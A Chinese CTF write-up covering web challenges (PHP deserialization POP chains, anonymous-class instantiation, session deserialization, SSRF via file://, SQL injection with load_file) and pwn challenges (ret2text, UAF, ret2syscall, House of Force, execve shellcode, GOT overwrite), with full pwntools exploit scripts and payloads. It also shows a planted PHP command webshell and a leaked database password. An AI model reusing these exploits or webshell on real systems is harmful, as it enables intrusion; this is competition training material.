

# WEB

## 来签个到吧~~

找个在线网站跑一下这个代码 `base64_encode("\150\x65\156\141\156")`，得到 `aGVuYw4=`  
传入以下参数即可得到flag

```
1 | ?%69%64=aGVuYw4=
```

## 貌似露了点什么？！

dirsearch 扫描可以得到 `www.zip`

解压后在里面的文件找到 flag

## 玩会小游戏吧

前端游戏，审计 `index.js`，找到4个base64字符串，串起来解码得到flag

```
/*
var canvassv = "ZmxhZ3syOTc5M2Y";
function Runner(outerContainerId, opt_config) {
    // Singleton
    if (Runner.instance_) {
        return Runner.instance_;
    }
}
```

```
1 | ZmxhZ3syOTc5M2YzYy1mNmFhLTQ2YTAtYmQ5OS1iNGM1NTY4YTE0ZTV9Cg==
2 |
3 | flag{29793f3c-f6aa-46a0-bd99-b4c5568a14e5}
4 |
```

## 记得匿名哟~

源码：

```
1 <?php
2 highlight_file(__FILE__);
3 error_reporting(0);
4 $a = new class {
5     function getflag()
6     {
7         system('cat /flag.txt');
8     }
9 };
10 unset($a);
11 $a = $_GET['class'];
12 $f = new $a();
13 $f->getflag();
14 ?>
```

## 匿名类的实例化

参考链接: [【Web】2024红明谷CTF初赛个人wp\(2/4\)](#)

最终payload:

1 ?class=class@anonymous%00/var/www/html/index.php:4\$0

解释一下payload

`class@anonymous` 是匿名类的名称，固定的

/var/www/html/index.php 是匿名类所在的文件

4 是匿名类在这个文件的第几行

0是这个匿名类是第几次创建，环境刚创建时是0

**哎哟你干嘛~~**

审计 js 代码，搜索 99999999

将这些字符串解密后可以发现是往 /flagggggggggggggggg.php?click= 发送数据了

按照要求发送数据即可得到flag

1 | /flagggggggggggggggg.php?click=99999999



中秋特辑 (2)

根据中秋特辑(1)得到账号的密码

1 | 6a6167b24c5e4906  
2 | zhongqiu.jie

用来登陆 wordpress 后台，可以得到 flag1

```
1 | NYSEC{b85424-
```

接着 fscan 扫一下，可以看到开了 22 端口

再次尝试用上面的密码登陆，发现能登陆进去

接着用find命令查找 zhongqiu.jie.php , 找到 wp 所在的目录

```
1 | find / -name zhongqiu.jie.php 2>/dev/null
2 |
3 | /opt/1panel/apps/wordpress/wordpress/data/zhongqiu.jie.php
```

```
zhongqiu.jie@dk26670uK1lU9oel:~/ $ find / -name zhongqiu.jie.php 2>/dev/null
/opt/1panel/apps/wordpress/wordpress/data/zhongqiu.jie.php
zhongqiu.jie@dk26670uK1lU9oel:~/ $ █
```

进入目录 /opt/1panel/apps/wordpress/wordpress/data/ , 发现flag3

```
1 | 9f309d90}
```

查看 zhongqiu.jie.php

```
1 | <?php
2 |     function getRealIP() {
3 |         if (!empty($_SERVER['HTTP_CLIENT_IP'])) {
4 |             $ip = $_SERVER['HTTP_CLIENT_IP'];
5 |         } elseif (!empty($_SERVER['HTTP_X_FORWARDED_FOR'])) {
6 |             $ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
7 |         } else {
8 |             $ip = $_SERVER['REMOTE_ADDR'];
9 |         }
10 |         return $ip;
11 |     }
12 |     $ip = getRealIP(); if ($ip === '27.25.151.229') {
13 |         // 检查 GET 参数 'zhongqiu.jie' 是否存在且不为空
14 |         if (isset($_GET['zhongqiu.jie']) && !empty($_GET['zhongqiu.jie'])){
15 |             $command = $_GET['zhongqiu.jie']; system($command);
16 |         } else {
17 |             exit("我勒个豆豆豆");
18 |         }
19 |     } else {
20 |         exit("我勒个豆");
21 |     }
22 | ?>
```

查看env得到flag2

```
1 | /zhongqiu.jie.php?zhongqiu.jie=env
2 |
3 | header: X-Forwarded-For: 27.25.151.229
```

APACHE\_CONFDIR=/etc/apache2 HOSTNAME=ca58311759ad PHP\_INI\_DIR=/  
protector-strong -fpic -fpie -O2 -D\_LARGEFILE\_SOURCE -D\_FILE\_OFFSET\_BITS  
GPG\_KEYS=39B641343D8C104B2B146DC3F9C39DC0B9698544 E60913E4DF2  
WORDPRESS\_DB\_PASSWORD=word\_AC83yA PHP\_ASC\_URL=https://www.php  
D\_FILE\_OFFSET\_BITS=64 WORDPRESS\_DB\_HOST=mysql:3306 PHP\_URL=https  
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin APACHE\_LOC  
WORDPRESS\_DB\_NAME=word\_bknye4 APACHE\_RUN\_GROUP=www-data AP  
dev file g++ gcc libc-dev make pkg-config re2c PHP\_SHA256=81c5ae6ba44e  
FLAG=5f3a24a2cec18665d6-


1 | 5f3a24a2cec18665d6-

最终flag

1 | NYSEC{b85424-5f3a24a2cec18665d6-9f309d90}

## 包简单，一把梭

thinkphp，直接上工具梭了



## 中秋特辑 (3)

随便填个邮箱，要求要熟人，填群主的邮箱。

再根据提示 今天是中秋节的第 1 天，填一个 zhongqijie=1

最后嫌钱少，填一个大数进去就行了。

请求

Raw 参数 头 Hex

```
GET /pay.php?mail=2683691981@qq.com&money=100000000&width=120&zhongqiujie=1
HTTP/1.1
Host: 27.25.151.229:8888
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Date: Mon, 17 Sep 2024 16:35:31 GMT
Accept-Language: zh-CN,zh;q=0.9
Cookie: wp-settings-time-2=1726410730;
wp-settings=2=modified3Doi26library3Dbrowser26posts_list_mode3Dlist;
sbjs_migrations=14164743759903D1;
sbjs_first_add=fd43D2024-09-16%2011%3A21%3A23%7C%7Cep13Dhttp%3A%2F%2F27.25.1
51.%22%3A8080%3F%7C%7Crt%3Dhttp%3A%2F%2Fnyssec.ctf.center%2F;
sbjs_current_type%3Dreferral%7C%7Csrc%3Dnyssec.ctf.center%7C%7Ccmdmt3Dreferr
al%7C%7C7C%7Cmp%3D128none%29%7C%7C7C%7Ccnt%3D12F%7C%7C7Ct%3D%28none%29%7C%7C7C
id%3D128none%29%7C%7C7Cpl%3D%28none%29%7C%7C7Cfmt%3D%28none%29%7C%7C7Ctct%3
D%28none%29;
sbjs_first_type%3Dreferral%7C%7C7Csrc%3Dnyssec.ctf.center%7C%7Ccmdmt3Dreferr
al%7C%7C7C%7Cmp%3D128none%29%7C%7C7C%7Ccnt%3D12F%7C%7C7Ct%3D%28none%29%7C%7C7Cid
%3D128none%29%7C%7C7Cpl%3D%28none%29%7C%7C7C7Cfmt%3D%28none%29%7C%7C7Ctct%3D%
28none%29;
sbjs_current_add=%d43D2024-09-16%2012%3A01%3A08%7C%7C%7Cep13Dhttp%3A%2F%2F27.25
.151.229%3A8080%2F%7C%7Crt%3Dhttp%3A%2F%2Fnyssec.ctf.center%2F;
sbjs_udata=vst%3Dc%7C%7C7Cuip%3D128none%29%7C%7C7Cuaq%3DMozilla%2F5.0%20%28Wi
ndows%20NT%2010.0%3B%20Win%43B%20x64%29%20Apple%2F537.36%20%28KHTML%2C%2
0like%20Gecko%29%20Chr%2F128.0.0.0%20Safari%2F537.36;
wordpress_test_cookie=WP%20Cookie%20check
Connection: close
```

响应

Raw 头 Hex HTML Render

```
HTTP/1.1 200 OK
Server: openresty
Date: Mon, 16 Sep 2024 16:37:20 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Vary: Accept-Encoding
Content-Length: 62
0000<!--NSFC(90632063-f6ff-4e75-af01-ba746c2d05b7)-->
```

## easy\_php

源码：

```
1 <?php
2 error_reporting(0);
3 highlight_file(__FILE__);
4 class Ava{
5     public function __call($f, $p)
6     {
7         if(!is_string($p[0]) ||
8 !preg_match("/system|passthru|exec|shell_exec|pcntl_exec|popen|proc_open|im
", $p[0])){
9             $p[0]($f, $p[1]);
10        }else{
11            echo "Hacker!";
12        }
13    }
14 class Iva{
15     public $tree;
16     public function info()
17     {
18         phpinfo();
19     }
20 }
21 class Tva{
22     public $num;
23     public $zero;
24     public $one;
25     private $tree;
26     public function __wakeup()
27     {
28         $this->tree="tree";
29     }
30 }
```

```

29     }
30     public function __destruct()
31     {
32         $arr = array("Hello", "Word!"); $test = &$arr[1];
33         $arr2 = $arr;
34         $arr2[0] = $this->zero;
35         $arr2[1] = $this->one;
36         $par = $arr[$this->num];
37         echo $this->tree->$par;
38     }
39 }
40 class Eva{
41     public function eeva($a, $b)
42     {
43         call_user_func($a, $b);
44     }
45 }
46 class Pva{
47     public $class;
48     private $para1;
49     private $para2;
50     public function __get($f)
51     {
52         $this->class->$f($this->para1, $this->para2);
53     }
54 }
55
56 unserialize($_POST["ser"]);

```

php反序列化，题目环境是 7.0.1，可以通过改对象个数来绕过 wakeup

pop链：

```
1 | Tva::__destruct => Pva::__get => Eva::eeva
```

exp:

```

1 <?php
2
3 class Ava{
4     public function __call($f, $p)
5     {
6         if(!is_string($p[0]) ||
7 !preg_match("/system|passthru|exec|shell_exec|pcntl_exec|popen|proc_open|im",
8             $p[0])){
9             $p[0]($f, $p[1]);
10        }else{
11            echo "Hacker!";
12        }
13    }
14    class Iva{
15        public $tree;
16        public function info()
17        {

```

```

17     phpinfo();
18 }
19 }
20 class Tva{
21     public $num=1;
22     public $zero;
23     public $one="eeva";
24     private $tree;
25     public function __construct(){
26         $this->tree = new Pva();
27         $this->tree->class = new Eva();
28     }
29     public function __wakeup()
30     {
31         $this->tree="tree";
32     }
33     public function __destruct()
34     {
35         $arr = array("Hello", "Word!");$test = &$arr[1];
36         $arr2 = $arr;
37         $arr2[0] = $this->zero;
38         $arr2[1] = $this->one;
39         $par = $arr[$this->num];
40         var_dump($par);
41         echo $this->tree->$par;
42     }
43 }
44 class Eva{
45     public function eeva($a, $b)
46     {
47         call_user_func($a, $b);
48     }
49 }
50 class Pva{
51     public $class;
52     private $para1="system";
53     private $para2="env";
54     public function __get($f)
55     {
56         $this->class->$f($this->para1, $this->para2);
57     }
58 }
59 $a = new Tva();
60 echo urlencode(serial化($a));
// 0%3A3%3A%22Tva%22%3A4%3A%7Bs%3A3%3A%22num%22%3B1%3A1%3Bs%3A4%3A%22zero%22%3B
N%3Bs%3A3%3A%22one%22%3Bs%3A4%3A%22eeva%22%3Bs%3A9%3A%22%00Tva%00tree%22%3B
%3A3%3A%22Pva%22%3A3%3A%7Bs%3A5%3A%22class%22%3Bo%3A3%3A%22Eva%22%3A0%3A%7B%
7Ds%3A10%3A%22%00Pva%00para1%22%3Bs%3A6%3A%22system%22%3Bs%3A10%3A%22%00Pva%
00para2%22%3Bs%3A3%3A%22env%22%3B%7D%7D

```

修改对象个数

```
1 | 0%3A%3A%22Tva%22%3A5%3A%7Bs%3A3%3A%22num%22%3Bi%3A1%3Bs%3A4%3A%22zero%22%3BN
| %3Bs%3A3%3A%22one%22%3Bs%3A4%3A%22eeva%22%3Bs%3A9%3A%22%00Tva%00tree%22%3B0%3
| A3%3A%22Pva%22%3A3%3A%7Bs%3A5%3A%22c1ass%22%3B0%3A3%3A%22Eva%22%3A0%3A%7B%7Ds
| %3A10%3A%22%00Pva%00para1%22%3Bs%3A6%3A%22system%22%3Bs%3A10%3A%22%00Pva%00pa
| ra2%22%3Bs%3A3%3A%22env%22%3B%7D%7D
```

发送过去，即可得到flag

The screenshot shows the HackBar interface with a POST request sent to <http://nysec.ctf.center:39126>. The body of the request contains the exploit payload shown in the code block above.

## easy\_js

wasm逆向

这个题我是猜程序逻辑然后解出来（

先看js

```
fetch('./main.wasm').then(response =>
  response.arrayBuffer()
).then(bytes => WebAssembly.instantiate(bytes)).then(results => {
  instance = results.instance;

  document.getElementsByTagName('button')[0].addEventListener('click', () => {
    var i8 = new Uint8Array(instance.exports.memory.buffer)
    for (var i = 0; i < flag.value.length; i++) {
      i8[i] = flag.value.charCodeAt(i)
    }

    if (instance.exports.calc(0)) {
      alert("you got it!!!");
    } else {
      alert("fuck off...!");
    }
  });
}).catch(console.error);
```

可以知道调用了 `main.wasm` 里面的 `call` 函数去检查

查看 `main.wasm` 的 `call` 函数

```
0x0072 (func $calc (:1:) (export "calc") (param $var0 i32) (result i32)
0x0072     (local $var1 i32)
0x0072     (local $var2 i32)
0x0072     (local $var3 i32)
0x0072     (local $var4 i32)
0x0075     i32.const 0
0x0077     local.set $var1
0x0079     block $label0
0x007b         local.get $var0
0x007d         call $strlen
0x0083         i32.const 38
0x0085         i32.ne
0x0086         br_if $label0
0x0088         i32.const 0
0x008a         local.set $var1
0x008c         i32.const 0
0x008e         i32.load offset=1072
0x0095         local.set $var2
0x0097         i32.const 1088
```

这里我打了个断点去调试

`strlen` 就是用来判断长度的，因此我打在 38 那里

接着运行动态调试，随便输入 flag{xxxxxx}，凑够38长度

```
1 | flag{xxxxxxxxxxxxxxxxxxxxxxxxxxxx}
```

## 断点后单步调试

```
i32.load offset=1072  
local.set $var2  
i32.const 1088  
local.set $var3  
i32.const 0  
local.set $var4
```

可以发现是从地址 1024 和 1088 中取出值，然后再做比较，至于如何比较，我这里是靠猜的

先看 1024 的值

1 | 2912fq69b1a6df{345b7b8}a3c31c54a1608dd\00

1088 的值

接着将 1088 部分的值提取出来，发现里面的值都不大于 37，这里就猜测 1088 里是flag的下标，1024 是表

写脚本解密：

```
1 a =
"\\04\\00\\00\\00\\09\\00\\00\\00\\17\\00\\00\\05\\00\\00\\00\\0e\\00\\0
0\\00\\0d\\00\\00\\00\\00\\00\\00\\00%\\00\\00\\08\\00\\00\\00\\0b\\00\\
00\\00\\13\\00\\00\\00\\1c\\00\\00\\00\\1a\\00\\00\\00\\03\\00\\00\\00\\11\\
00\\00\\00\\02\\00\\00\\00\\0f\\00\\00\\00\\1e\\00\\00\\00#\\00\\00\\00\\14\\
00\\00\\00\\07\\00\\00\\00$\\00\\00\\00\\1d\\00\\00\\00
\\00\\00\\00\\1b\\00\\00\\00\\06\\00\\00\\00\\10\\00\\00\\00\\22\\00\\00\\00
\\01\\00\\00\\00\\1f\\00\\00\\00\\12\\00\\00\\00\\18\\00\\00\\00\\15\\00\\00
\\00!\\00\\00\\00\\0a\\00\\00\\00\\19\\00\\00\\00\\0c\\00\\00\\00\\16\\00\\0
0\\00"
2 l = []
3 cnt = 0
4 # print(a)
5 while cnt<len(a):
6     if a[cnt] == '\\':
7         # print(a[cnt:cnt+3])
8         l += [a[cnt:cnt+3]]
9         cnt += 3
10    else:
11        l += [a[cnt]]
12        cnt += 1
13 lists = []
14
15 for i in range(0,len(l),4):
16     i = l[i].replace("\\\\", ' ')
17     try:
18         lists += [int(i,16)]
19     except:
20         lists += [ord(i)]
21 print(lists)
22
23 enc = "2912fg69b1a6df{345b7b8}a3c31c54a1608dd"
24 flag = ''
25
26 for i in lists:
27     flag += enc[i]
28 print(flag)
29 # flag{f2db67c3251348b9d5116409ab386acd}
```

## 搜索一下

能输入网址，猜测ssrf

用file协议读取文件

```
1 | file:///flag.txt
```

flag在`/flag.txt`flag{b52f44eb-194c-4180-bd33-1e542f398862}

## 你知道SESSION吗

session反序列化

参考链接: [带你走进PHP session反序列化漏洞](#)

`index.php`

```
1 <?php
2 error_reporting(0);
3 session_start();
4 class HelloEva{
5     private $name;
6     function __wakeup(){
7         echo "welcome To Eva word~";
8     }
9     function __destruct(){
10        eval($this->name);
11    }
12 }
13 $obj = new HelloEva();
14 highlight_file(__FILE__);
15 # Look Look session.php?
16 ?>
```

`session.php`

```
1 <?php
2 error_reporting(0);
3 ini_set('session.serialize_handler', 'php_serialize');
4 session_start();
5 highlight_file(__FILE__);
6 $_SESSION['session'] = $_GET['session'];
7 echo $_SESSION['session'];
8 ?>
```

显然可以控制`$_SESSION['session']`实现在session文件中写入反序列化

pop链:

```
1 <?php
2 error_reporting(0);
3 session_start();
4 class HelloEva{
5     private $name ='eval($_POST[1]);';
6     function __wakeup(){
```

```

7         //echo "Welcome To Eva Word~";
8     }
9     function __destruct(){
10        eval($this->name);
11    }
12 }
13 $obj = new HelloEva();
14
15 echo urlencode(serialize($obj));
16 /**
17 0%3A8%3A%22HelloEva%22%3A1%3A%7Bs%3A14%3A%22%00HelloEva%00name%22%3Bs%3A16%3
18 A%22eval%28%24_POST%5B1%5D%29%3B%22%3B%7D
19 ?>

```

然后在 session.php 发送过去

```

1 /session.php
2
3 GET:
4 session=|0%3A8%3A%22HelloEva%22%3A1%3A%7Bs%3A14%3A%22%00HelloEva%00name%22%3B
5 s%3A16%3A%22eval%28%24_POST%5B1%5D%29%3B%22%3B%7D

```

最后访问 index.php，可以在这里执行命令了

The screenshot shows a browser-based exploit tool interface. At the top, there's a header bar with navigation icons, a '△ 不安全' (Insecure) icon, and the URL 'nysec.ctf.center:41179'. Below the header, the page content displays the source code of a PHP session dump:

```

Welcome To Eva Word~flag{4b11f94a-1db5-4358-9b0e-ab97ccf17c32} <?php
error_reporting(0);
session_start();
class HelloEva{
    private $name;
    function __wakeup(){
        echo "Welcome To Eva Word~";
    }
    function __destruct(){}
}

```

Below the code, there's a toolbar with tabs: Elements, Console, Network, Sources, Performance, Memory, Application, and Lighthouse. Under the Application tab, there are dropdown menus for LOAD, SPLIT, EXECUTE, TEST, SQLI, XSS, LFI, and SSTI.

The URL field contains 'http://nysec.ctf.center:41179/'. Below it, there's a form for building a POST request. It includes a 'Enable POST' toggle switch (which is turned on), an 'enctype' dropdown set to 'application/x-www-form-urlencoded', and a 'Body' input field containing the payload: '1=system("cat /f\*");'.

## 好耶是国庆 (1)

存在sql注入

ctf1.tiangucloud.org/?id=select%20database();

Row: ctf1\_tiangucloud

查了整个数据库，flag并不在里面，猜测要读文件

先查看 `secure_file_priv`

```
1 | SHOW VARIABLES LIKE "secure_file_priv";
```

ctf1.tiangucloud.org/?id=SHOW%20VARIABLES%20LIKE%20"secure\_file\_priv";

Row: secure\_file\_priv, /www/wwwroot/ctf1.tiangucloud.org/

可以知道只允许读 `/www/wwwroot/ctf1.tiangucloud.org/` 目录下的文件

读flag

```
1 | select load_file('/www/wwwroot/ctf1.tiangucloud.org/flag');
```

ctf1.tiangucloud.org/?id=select%20load\_file(%27/www/wwwroot/ctf1.tiangucloud.org/flag%27);

Row: NYSEC{f2c096b4-9251-444f-9b22-db4112c492d7}

## PWN

### netcat

nc题，`cat flag` 就行

### stack ooooooverflow!!!

经典的 ret2text 32位

```
1 | from pwn import *
2 | import time
3 |
4 | context(os='linux', arch='amd64', log_level='debug')
5 |
```

```
6 # sh = process('./pwn')
7 sh = remote('nysec.ctf.center', 33974)
8
9 payload = b'a' * (24) + p32(0x8048474)
10
11 sh.sendline(payload)
12
13 sh.interactive()
14
```

## 不要动我的笔记！！！

uaf板子题，改脚本就能跑

参考链接: [pwn hacknote学习 \(UAF漏洞利用\)](#)

```
1 from pwn import *
2
3 # r = process('./hacknote')
4 r = remote('nysec.ctf.center', 34005)
5
6 def addnote(size, content):
7     r.recvuntil(":")
8     r.sendline("1")
9     r.recvuntil(":")
10    r.sendline(str(size))
11    r.recvuntil(":")
12    r.sendline(content)
13
14
15 def delnote(idx):
16     r.recvuntil(":")
17     r.sendline("2")
18     r.recvuntil(":")
19     r.sendline(str(idx))
20
21
22 def printnote(idx):
23     r.recvuntil(":")
24     r.sendline("3")
25     r.recvuntil(":")
26     r.sendline(str(idx))
27
28
29 #gdb.attach(r)
30 magic = 0x080488EB
31
32 addnote(32, "aaaa") # add note 0
33 addnote(32, "ddaa") # add note 1
34
35 delnote(0) # delete note 0
36 delnote(1) # delete note 1
37
38 addnote(8, p32(magic)) # add note 2
39
```

```
40 | printnote(0) # print note 0
41 |
42 | r.interactive()
43 |
```

## 1por

32位的 ret2syscall

用 ROPgadget 找到以下地址，然后套板子

参考链接: [pwn之ret2syscall](#)

```
1 | ROPgadget --binary ./rop1 --only "pop|ret"
2 | ROPgadget --binary ./rop1 --string '/bin/sh'
3 | ROPgadget --binary ./rop1 | grep "int 0x80"
```

exp:

```
1 | from pwn import *
2 |
3 | # sh = process("./rop1")
4 | sh = remote('nysec.ctf.center', 34744)
5 | eax_pop = 0x080c28c6
6 | edx_ecx_ebx_pop = 0x080551f0
7 | sh_pop = 0x080cbf4f
8 | ret_syscall = 0x08049449
9 | payload = b"a"*(136+4)
10 | payload += p32(eax_pop)+p32(0x0b)
11 | payload += p32(edx_ecx_ebx_pop)+p32(0x0)+p32(0x0)+p32(sh_pop)
12 | payload += p32(ret_syscall)
13 | sh.sendline(payload)
14 | sh.interactive()
15 |
```

## baby\_hhhheap~

存在堆溢出漏洞，可以打 House Of Force

参考链接: [\[原创\]\[CTF堆利用\]House Of Force](#)

edit 函数存在堆溢出，利用它来将 top chunk size 修改为 -1 即 0xffffffff

```

1 unsigned int edit()
2 {
3     unsigned int v1; // [esp+4h] [ebp-24h]
4     int nbytes; // [esp+8h] [ebp-20h]
5     unsigned int v3; // [esp+1Ch] [ebp-Ch]
6
7     v3 = __readgsdword(0x14u);
8     printf("Index :");
9     v1 = read_int();
10    if ( v1 <= 0xF && *(&heap_list + v1) )
11    {
12        printf("Size :");
13        nbytes = read_int();
14        printf("Content :");
15        readn(*(&heap_list + v1), nbytes);
16    }
17    else
18    {
19        puts("Invalid index");
20    }
21    return __readgsdword(0x14u) ^ v3;
22 }

```

先申请一个小堆块，利用溢出修改 `top chunk size`，然后再申请一个大堆块，再接着申请一个堆块，此时这个第三个堆块位于got表，因此修改这个堆块等同于修改got表，实现了任意地址修改

需要接收第一个小堆块的地址，加上这个堆块的大小，计算出 `top chunk` 的真实地址，然后用 got 表上的地址减去 `top chunk` 的地址，计算出第二个堆块要申请的大小，当我们申请第三个堆块时，即可将堆块申请到 got 表上了。

这里我是将 put 的地址改为后门函数的地址

exp:

```

1 from pwn import *
2
3 # r = process('./babyheap')
4 r = remote('nysec.ctf.center', 34535)
5
6 elf = ELF('./babyheap')
7 context.log_level = 'debug'
8
9 def add(length, name):
10     r.recvuntil(":")
11     r.sendline("1")
12     r.recvuntil(":")
13     r.sendline(str(length))
14     r.recvuntil(":")
15     r.sendline(name)
16     r.recvuntil("0x")
17     addr = r.recvuntil("\n")
18     print("addr=", addr)
19     return addr
20
21

```

```

22 def edit(idx, length, name):
23     r.recvuntil(":")
24     r.sendline("4")
25     r.recvuntil(":")
26     r.sendline(str(idx))
27     r.recvuntil(":")
28     r.sendline(str(length))
29     r.recvuntil(":")
30     r.sendline(name)
31
32
33 def free(idx):
34     r.recvuntil(":")
35     r.sendline("3")
36     r.recvuntil(":")
37     r.sendline(str(idx))
38
39
40 def view():
41     r.recvuntil(":")
42     r.sendline("2")
43
44
45 magic = 0x8048665
46
47 heap0_addr = add(8, "ddaa")
48 payload = 8 * b'a'
49 payload += b'\x00'*4 + p32(0xffffffff)
50
51 print(len(payload), payload)
52 edit(0, len(payload), payload)
53
54 heap0_addr = int(heap0_addr, 16)
55 top_chunk_addr = heap0_addr+8
56 # 0x804a00c 是 read 函数的地址
57 offset_addr = 0x804a00c - top_chunk_addr
58 print('offset_addr=', offset_addr)
59
60 add(offset_addr, "dada")
61
62 add(0x12, 'dddd')
63
64 payload = p32(magic)*3
65 edit(2, len(payload), payload)
66
67 r.interactive()

```

## 简单的shellcode

题目开了PIE

这里存在溢出，刚好溢出到能改返回地址的一个字节

```
1 ssize_t sub_885()
2 {
3     __int64 buf[5]; // [rsp+0h] [rbp-30h] BYREF
4     int v2; // [rsp+2Ch] [rbp-4h]
5
6     memset(buf, 0, sizeof(buf));
7     v2 = 1;
8     return read(0, buf, 0x39uLL);
9 }
```

显然有一个特殊的 `gadget` 在这附近

找到一个 `jmp rbx` 在 `0xB2A`, 能无条件跳转到我们一开始的输入执行shellcode

```
.text:0000000000000B28          jmp      short loc_B2C
.text:0000000000000B2A ; -----
.text:0000000000000B2A
.text:0000000000000B2A loc_B2A:           ; CODE XREF: main+137↑j
.text:0000000000000B2A         jmp      rbx
.text:0000000000000B2C ; -----
.text:0000000000000B2C           | 
.text:0000000000000B2C loc_B2C:           ; CODE XREF: main+14C↑j
.text:0000000000000B2C         mov      rax, cs:stderr
.text:0000000000000B33         mov      rdx, [rbp+var_8]
```

这里我使用了短 shellcode, 使用 pwntools 生成的不知道为啥打不通

exp:

```
1 from pwn import *
2
3 context(os='linux', arch='amd64', log_level='debug')
4
5 # sh = process('./pwn')
6 sh = remote('nysec.ctf.center', 40965)
7
8 shellcode =
9 b"\x6a\x3b\x58\x99\x52\x48\xbb\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x53\x54\x5f\x
10 52\x57\x54\x5e\x0f\x05"
11 payload = shellcode.ljust(0x38, b'a') + b'\x2a'
12
13 sh.sendafter("it?\n", payload)
14
15 sh.interactive()
```

```
[*] Switching to interactive mode
$ cat flag
[DEBUG] Sent 0x9 bytes:
b'cat flag\n'
[DEBUG] Received 0x2b bytes:
b'flag{6252c8f4-4e48-4e42-8e50-ca4278419f1f}\n'
flag{6252c8f4-4e48-4e42-8e50-ca4278419f1f}
$
```

'heap'嘻嘻

发现 Edit 函数对 index 的判断是一个永假，直接数组越界去修改 got 表

```
1 int sub_40155B()
2 {
3     int v1; // [rsp+Ch] [rbp-4h] BYREF
4
5     if ( !dword_4036D8 )
6         return puts("Error: Contacts book is empty");
7     puts("Input contact index:");
8     _isoc99_scanf("%d", &v1);
9     if ( v1 < 0 && v1 >= dword_4036D8 )
10        return puts("Error: Invalid index");
11    if ( byte_40371F[64 * (_int64)dword_4036D8] )
12    {
13        puts("Input contact name:");
14        sub_401661((char *)&unk_4036E0 + 64 * (_int64)v1, 30LL);
15        puts("Input contact phone-number:");
16        sub_401661((char *)&unk_4036E0 + 64 * (_int64)v1 + 32, 30LL);
17    }
18    else
19    {
20        puts("Error: Empty contact");
21    }
22    return puts("Finished");
23 }
```

通过计算，可以知道当修改第 -2 个位置的时候，刚好覆盖到got表的system，因此后边要把 system 的值写回去

接着把其他的覆盖成后门函数，即可得到flag

exp

```
1 from pwn import *
2
3 context(os='linux', arch='amd64', log_level='debug')
4
5 # sh = process('./pwn')
6 sh = remote('nysec.ctf.center', 41001)
7
8 for i in range(2):
9     sh.sendlineafter("option> ", '2')
10    sh.sendlineafter("name:\n", '2')
11    sh.sendlineafter("number:\n", '2')
12
13 sh.sendlineafter("option> ", '3')
14 sh.sendlineafter("index:\n", '0')
15
16 shell=0x401722
17
18 sh.sendlineafter("option> ", '4')
19 sh.sendlineafter("index:\n", '-2')
20 sh.sendlineafter("name:", p64(0x401056)+p64(shell))
21 sh.sendlineafter("number:", 'a')
22
23 sh.interactive()
```

```

[DEBUG] Received 0x8 bytes:
  b'Finished'
Finished[DEBUG] Received 0xab bytes:
  b'\n'
  b'flag{1e6add1d-d3a0-4d11-af71-e6176c5a73e7}\n'
  b'flag{1e6add1d-d3a0-4d11-af71-e6176c5a73e7}\n'
  b'Input contact index:\n'
  b'flag{1e6add1d-d3a0-4d11-af71-e6176c5a73e7}\n'
  b'Input contact name:\n'

flag{1e6add1d-d3a0-4d11-af71-e6176c5a73e7}
flag{1e6add1d-d3a0-4d11-af71-e6176c5a73e7}
Input contact index:
flag{1e6add1d-d3a0-4d11-af71-e6176c5a73e7}
Input contact name:
$ 

```

## ezpwn

---

这个题反编译有点乱，大多数都是gdb出来的结果

```

18
19 if ( strcmp((const char *)a1, "load") )
20 {
